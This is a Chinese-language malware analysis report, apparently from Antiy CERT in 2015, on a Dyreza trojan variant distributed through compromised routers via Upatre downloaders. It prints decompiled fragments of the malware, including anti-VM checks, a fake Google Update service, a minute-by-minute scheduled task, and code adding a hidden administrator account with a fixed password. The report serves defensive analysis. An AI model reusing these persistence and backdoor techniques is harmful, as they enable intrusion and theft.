利用路由器传播的 DYREZA 家族变种分析

安天安全研究与应急处理中心

首次发布时间：2015 年 09 月 01 日 17 时 00 分

本版本更新时间：2015 年 09 月 01 日 17 时 00 分

目 录

1 概述

安天 CERT（安全研究与应急处理中心）近期收到大量用户反馈，称其收到带有可疑附件的邮件，经过安天 CERT 研究人员分析发现，这是一类利用垃圾邮件进行传播和下载的木马家族 Dyreza 的变种，其目的是窃取银行账号和比特币。该变种通过 Upatre 下载者进行下载，下载 Dyreza 变种的服务器均为路由器。攻击者将入侵的路由器作为 Dyreza 变种的传播服务器，在路由器中存放的文件均为加密文件。此外，该变种还具有反虚拟机功能。在分析过程中，安天 CERT 研究人员发现大量的路由器被植入了 Dyreza 的最新变种。

2 事件样本分析

2.1 传播过程



图 1 Dyreza 木马的传播过程

不法分子首先利用弱口令等方法入侵互联网中的路由器，在路由器中存放加载的恶意代码程序，这些恶意代码程序的后缀名包括：.AVI、.ZIP、.TAR、.RAR、.PNG、.PDF；然后通过散布带有社会工程学性质

的垃圾邮件，诱使用户运行附件中的 Upatre 下载者；Upatre 下载者连接被入侵的路由器，下载路由器中存放的加密的恶意代码程序，在用户系统中解密后得到 Dyreza 木马。

2.2 样本标签

病毒名称	Trojan[Downloader]/Win32.Upatre
原始文件名	business-focused systematic product.exe
MD5	D53B1091D8EFBEFC986D86AABCB28631
处理器架构	X86-32
文件大小	58.5 KB (59,904 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2015 年 6 月 18 日 18:5:43
数字签名	无
加壳类型	未知壳
编译语言	未知
VT 首次上传时间	2015-08-05
VT 检测结果	24 / 56

本次事件中，Upatre 下载者负责下载窃取银行账号和比特币的 Dyreza 木马程序。Upatre 下载者主要通过电子邮件进行传播，目前以 Upatre 家族为载体的木马家族有 Zeus、Rovnix、Dyreza、勒索软件和僵尸网络等。

2.3 Upatre 样本分析

1. 样本使用了多层混淆技术来阻止反病毒工程师对其进行分析。Upatre 运行后，首先创建进程 svchost.exe，并将自身代码注入到 svchost.exe 进程中执行，同时结束自身进程；通过 ZwQueryInformationProcess 函数检测自身是否在调试器下运行；最后通过 ZwResumeThread 函数恢复线程启用。



图 2 将自身代码注入到创建的 svchost.exe 进程中

2. 通过 HTTPS 进行下载，如下载失败会循环下载其它路由器的 IP 地址进行下载，直到下载成功。



图 3 下载加密的恶意代码文件

3. 目前安天 CERT 研究人员发现通过路由器 IP 地址下载的文件均为加密的 Dyreza 变种。其文件后缀名如下：

.tar .png .avi .zip .rar .pdf

经安天 CERT 研究人员测试发现在同一个路由器上存在多个加密文件。其中某路由器上存放着 99 个加密恶意代码，文件名列表如下：

Call2Me.tar	ac11.png	k2411.png	lci11.tar	USAreport20150812_7.pdf
Clip_1.avi	ac12.png	k2412.png	lci12.tar	UnitedReport_page_1.pdf
Clip_2.avi	ac13.png	k2413.png	lci13.tar	UnitedReport_page_2.pdf
Clip_7.avi	ac17.png	k2414.png	lci17.tar	UnitedReport_page_7.pdf
New_Clip_1.avi	fi11.avi	k2415.png	nn21.rar	pikp11.png
New_Clip_2.avi	fi12.avi	kc11.png	nn22.rar	pikp12.png
New_Clip_7.avi	fi13.avi	kc12.png	nn23.rar	pikp13.png
Try2Me.tar	fl11.tar	kc13.png	nn27.rar	rimage21.png
t11.png	fl12.tar	kc17.png	nus11.png	rimage22.png
t12.png	fl13.tar	l11.tar	nus12.png	rimage23.png
t13.png	ic11.png	l12.tar	nus13.png	tek11.png
t15.zip	ic12.png	l13.tar	ov1.zip	tek12.png
t16.zip	ic13.png	l17.tar	ov2.zip	tek13.png
t17.zip	se12.avi	l21.zip	ov3.zip	tek17.png
t18.zip	se21.avi	l22.zip	ov7.zip	teu7.tar
t20.zip	se22.avi	l23.zip	pi11.png	ng11.zip
teu11.tar	se23.avi	l27.zip	pi12.png	ng12.zip
teu12.tar	se77.avi	l28.zip	pi13.png	ng13.zip
teu13.ta	k1.tar	k7.tar	pi17.png	ng17.zip
AUv6.77.tarr	k2.tar	USv6.12.tar		ng18.zip

放置加密恶意代码的路由器登陆界面：



图 4 放置加密恶意代码的路由器连接界面

4. 在下图，全球被入侵路由器的 IP 地址的地理位置中，排在前三位的分别是：美国、波兰、乌克兰；其中欧洲国家较多。



图 5 存放加密恶意代码的路由器的 IP 地址分布

5. Upatre 下载者将加密文件下载到本地后进行解密：



图 6 解密代码

首先略过加密文件头部的 4 个字节，然后每次取出 4 个字节与 Key 进行异或，每次运算后 Key 减 1。依此循环进行解密，直至解密完成，解密后的文件是一个可执行的 PE 文件，即 Dyreza 木马。

3 Dyreza 家族变种分析

3.1 样本标签

病毒名称	Trojan[Backdoor]/Win32.Dyreza
原始文件名	hxHdXD0.exe
MD5	955D9364AE0AF753FC627D630883742F
处理器架构	X86-32
文件大小	491 KB (503,296 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2015 年 6 月 18 日 18:5:43
数字签名	无
加壳类型	未知壳
编译语言	未知
VT 首次上传时间	2015-08-05
VT 检测结果	39/ 57

Dyreza 家族非常类似于臭名昭著的 Zeus 僵尸网络，它们都是利用浏览器中间人攻击，当被感染的用户访问特定的网站（这类网站通常为金融机构或金融服务的登录页面），则会注入恶意 Javascript 代码来进行捕获用户所输入的账号密码等信息。Dyreza 家族新变种的主要功能是窃取用户银行账号和比特币。

3.2 Dyreza 家族变种分析

1. 反虚拟机功能：

2006 年英特尔发布双核处理器后，现今市场及用户电脑中已经很难见到单核处理器了。而自动化分析平台为节省资源，常常将虚拟机的处理器设置为单核处理器。Dyreza 家族的新变种正是利用这种情况，对感染系统的处理器个数进行判断，如果少于 2 个，则样本直接退出。该判断在样本中出现多次，在后面核心的 DLL 模块中，也存在此功能。

```
004038F0   55              push ebp
004038F1   8BEC            mov ebp,esp
004038F3   83E4 F8         and esp,0xFFFFFFF8
004038F6   83EC 18         sub esp,0x18
004038F9   50              push eax
004038FA   64:A1 30000000  mov eax,dword ptr fs:[0x30]      获取peb
00403900   85DB            test ebx,ebx
00403902   894424 08       mov dword ptr ss:[esp+0x8],eax
00403906   58              pop eax
00403907   8B4424 04       mov eax,dword ptr ss:[esp+0x4]
0040390B   8378 64 02      cmp dword ptr ds:[eax+0x64],0x2  判断处理器个数
```

图 7 判断处理器是否为单核 CPU

2. 资源解密：

样本带有多个资源文件，将这些资源读取到内存后，根据内置的一个 100 字节的 shellcode 表来进行解密操作，得到核心的 DLL 功能模块。

```
00401BB3   0FB616          movzx edx,byte ptr ds:[esi]      资源解密
00401BB6   8A8C15 00FFFFFF mov cl,byte ptr ss:[ebp+edx-0x100]
00401BBD   880E            mov byte ptr ds:[esi],cl
00401BBF   48              dec eax
00401BC0   46              inc esi
00401BC1   85C0            test eax,eax
00401BC3 ^ 7F EE           jg X00401BB3
```

图 8 解密资源文件

3. 创建虚假的 google 升级服务：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\googleupdate]
"Type"=dword:00000010
"Start"=dword:00000002
"ErrorControl"=dword:00000001
"ImagePath"=C:\WINDOWS\(随机文件名).exe
"DisplayName"="Google Update Service"
"ObjectName"="LocalSystem"
```

图 9 创建虚假的 google 升级服务

4. 使用任务计划执行程序，每分钟执行一次：

```
LABEL_6:
  wsprintfW(&Parameters, L"/c \"echo N|schtasks /create /tn \"%s\" /tr \"%s\" /sc minute /mo 1\"", Filename, location);
  ShellExecuteW(0, L"open", L"cmd.exe", &Parameters, 0, 0);
  return 1;
}
```

图 10 每分钟运行一次自身

5. 在核心模块中，使用了跨平台的文件加密库 bcrypt，将获取的本地信息进行加密操作。

100102E4	BCryptOpenAlgorithmProvider	bcrypt
100102F4	BCryptVerifySignature	bcrypt
100102F8	BCryptCloseAlgorithmProvider	bcrypt
10010304	BCryptCreateHash	bcrypt
100102E8	BCryptDestroyHash	bcrypt
10010300	BCryptDestroyKey	bcrypt
100102F0	BCryptFinishHash	bcrypt
10010308	BCryptGetProperty	bcrypt
100102EC	BCryptHashData	bcrypt
100102FC	BCryptImportKeyPair	bcrypt

图 11 使用的加密函数

6. Dyreza 家族具有远程控制用户系统的功能，使用 POST 和 GET 方式与远程服务器进行通信。

```
DWORD __usercall sub_10007211<eax>(int a1<eax>)
{
  DWORD result; // eax@2

  if ( *(_DWORD *)(a1 + 316) )
    result = m_HTTP_POST(a1);
  else
    result = m_HTTP_GET(a1);
  return result;
}
```

图 12 使用 POST 和 GET 方式进行通信

7. Dyreza 家族的新变种可以在被感染的系统中添加一个管理员账号和密码，账号名为“lname0”,密码为“1qazxsw2”。通过本地登陆验证是否添加成功。

```
wsprintfW(&Parameters, L"user %s %s /add", lname0, L"1qazxsw2");
ShellExecuteW(0, L"open", L"net", &Parameters, 0, 0);
Sleep(15000u);
v9 = 256;
if ( !sub_10005ED2(&v4, &v9) )
  sub_10004D49(0x200u, (int)&v4, (int)L"Administrators");
wsprintfW(&Parameters, L"localgroup %s %s /add", &v4, lname0);
ShellExecuteW(0, L"open", L"net", &Parameters, 0, 0);
if ( sub_100059F5(L"Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", (int)L"SpecialAccounts")
  && sub_100059F5(L"Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\SpecialAccounts", (int)L"UserList") )
  sub_10005A5B(L"Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserList", lname0);
hToken = 0;
if ( LogonUserW(lname0, L".", L"1qazxsw2", 2u, 0, &hToken) )
{
```

用户名　　密码

图 13 创建管理员账号和密码

4 路由器防护建议

Dyreza 家族木马通过入侵路由器的方式进行传播，恶意程序放置在路由器中很难被用户发现，而反病毒产品通常无法直接扫描路由器。因此，安天 CERT 建议用户使用以下几种路由器防护措施：

1. 不要使用路由器默认的口令，修改为高强度的口令。
2. 定期更新路由器固件，修复已出现的安全漏洞。

3. 关闭 SSID 广播，防止 SSID 被嗅探。
4. 使用安全性较高的 WPA2 协议、AES 加密算法。
5. 禁用 DHCP，开启 MAC 地址过滤，仅允许绑定的 MAC 地址访问无线网络。

5 总结

Dyreza 家族以窃取用户银行账号和比特币为目的，以利用入侵的路由器进行传播为特点，应引起用户和企业的关注。在此之前，2014 年 4 月份的 CVE-2014-0160（心脏出血）漏洞即可入侵大量的路由器设备。安天 CERT 判定，Dyreza 家族与 Rovnix 家族有着必然的联系，它们使用相同的 Upatre 下载者进行传播，并使用相似的下载地址。在本报告发布前，安天又捕获到一个更新的 Dyreza 变种，在传播方式上，它使用与 Rovnix 攻击平台相似的下载地址，都使用 WordPress 搭建的网站，或入侵由 WordPress 搭建的第三方正常网站。继 HaveX 首次使用这种传播方式后，这已成为安天 CERT 发现的第三个使用这种传播方式的家族了。安天 CERT 会继续跟踪使用这种方式传播的恶意代码，并持续关注 HaveX、Rovnix、Dyreza 这三个家族。

6 附录一：关于安天

安天从反病毒引擎研发团队起步，目前已发展成为拥有四个研发中心、监控预警能力覆盖全国、产品与服务辐射多个国家的先进安全产品供应商。安天历经十五年持续积累，形成了海量安全威胁知识库，并综合应用网络检测、主机防御、未知威胁鉴定、大数据分析、安全可视化等方面经验，推出了应对持续、高级威胁（APT）的先进产品和解决方案。安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是 CNNVD 六家一级支撑单位之一。安天移动检测引擎是获得全球首个 AV-TEST（2013）年度奖项的中国产品，全球超过十家以上的著名安全厂商都选择安天作为检测能力合作伙伴。

关于反病毒引擎更多信息请访问：http://www.antiy.com（中文）

http://www.antiy.net （英文）

关于安天反 APT 相关产品更多信息请访问：http://www.antiy.cn